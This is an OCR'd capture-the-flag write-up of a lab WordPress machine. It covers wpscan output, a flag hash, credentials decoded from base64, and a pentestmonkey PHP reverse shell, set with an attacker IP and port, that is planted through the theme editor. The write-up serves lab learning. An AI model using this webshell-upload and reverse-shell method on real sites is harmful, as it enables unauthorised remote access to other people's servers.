
```
073403c8a58a1f80d943455fb30724b9
```

got a file in /robots directory and thought of seeing it and got first flag.




```
┌─[✗]─[sohamt@parrot]─[~]
└──╼ $wpscan --url 10.10.143.140
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://10.10.143.140/ [10.10.143.140]
[+] Started: Thu Aug  1 21:41:56 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.10.143.140/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.143.140/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

as machine was using wordpress so thought of using wpscan to find something.



```
[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.10.143.140/bbf8113.html, Match: 'wp-includes\/js\/wp-emoji-release.min.js?v
4.3.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.10.143.140/bbf8113.html, Match: 'WordPress 4.3.1'

[+] WordPress theme in use: twentyfifteen
 | Location: http://10.10.143.140/wp-content/themes/twentyfifteen/
 | Last Updated: 2024-07-16T00:00:00.000Z
 | Readme: http://10.10.143.140/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 3.8
 | Style URL: http://10.10.143.140/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen/
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Tw
y Fifteen's simple, st...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.143.140/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Ver
n: 1.3'
```


it also said that version that is running is outdated which we already found.



```
typography is readable on a wide variety of screen sizes, and suitable for multiple languages. We designed it using
approach, meaning your content takes center-stage, regardless of whether your visitors arrive by smartphone, tablet
desktop computer.
Version: 1.3
License: GNU General Public License v2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
Tags: black, blue, gray, pink, purple, white, yellow, dark, light, two-columns, left-sidebar, fixed-layout, respons
accessibility-ready, custom-background, custom-colors, custom-header, custom-menu, editor-style, featured-images, m
post-formats, rtl-language-support, sticky-post, threaded-comments, translation-ready
Text Domain: twentyfifteen

This theme, like WordPress, is licensed under the GPL.
Use it to make something cool, have fun, and share what you've learned with others.
*/


/**
 * Table of Contents
 *
 * 1.0 - Reset
 * 2.0 - Genericons
 * 3.0 - Typography
 * 4.0 - Elements
 * 5.0 - Forms
 * 6.0 - Navigations
 *   6.1 - Links
 *   6.2 - Menus
 * 7.0 - Accessibility
 * 8.0 - Alignments
 * 9.0 - Clearings
 * 10.0 - Header
 * 11.0 - Widgets
 * 12.0 - Content
 *    12.1 - Posts and pages
 *    12.2 - Post Formats
 *    12.3 - Comments
 * 13.0 - Footer
 * 14.0 - Media
 *    14.1 - Captions
 *    14.2 - Galleries
 * 15.0 - Multisite
 * 16.0 - Media Queries
 *    16.1 - Mobile Large
 *    16.2 - Tablet Small
 *    16.3 - Tablet Large
 *    16.4 - Desktop Small
 *    16.5 - Desktop Medium
 *    16.6 - Desktop Large
 *    16.7 - Desktop X-Large
 * 17.0 - Print
 */
```

in some other file, also found this hierarchy.

Now let's see if any exploit is available to get a reverse shell or something.



10.10.143.140/wp-login.php

ERROR: The password you entered for the username **elliot** is incorrect. Lost your password?

Username

elliot

Password

□ Remember Me


Log In

Lost your password?

← Back to user's Blog!

found possible username as "elliot" let's see if we can find password.

Also found another file in /robots.txt which is fsocity.dic which is a dictionary file.
And **By the way restarted the machine so got a new ip :- 10.10.250.120**




10.10.250.120/license

```
what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?
```

wget this license file and will get base64 and then decode it.

possible username and password.
elliot:ER28-0652

after logging we will see all the inboxes and editor tabs to see if we can take reverse shell or not.




10.10.250.120/wp-admin/theme-editor.php?file=archive.php&theme=twentyfifteen

Edit Themes

twentyfifteen: Archives (archive.php)


```
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.68.223';  // CHANGE THIS
$port = 8080;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```

so we got it added a php reverse shell script by pentestmonkey in archive.php and it can be accessed through a url which we found when applied wpscan which will help us to give the url to visit to get reverse shell.



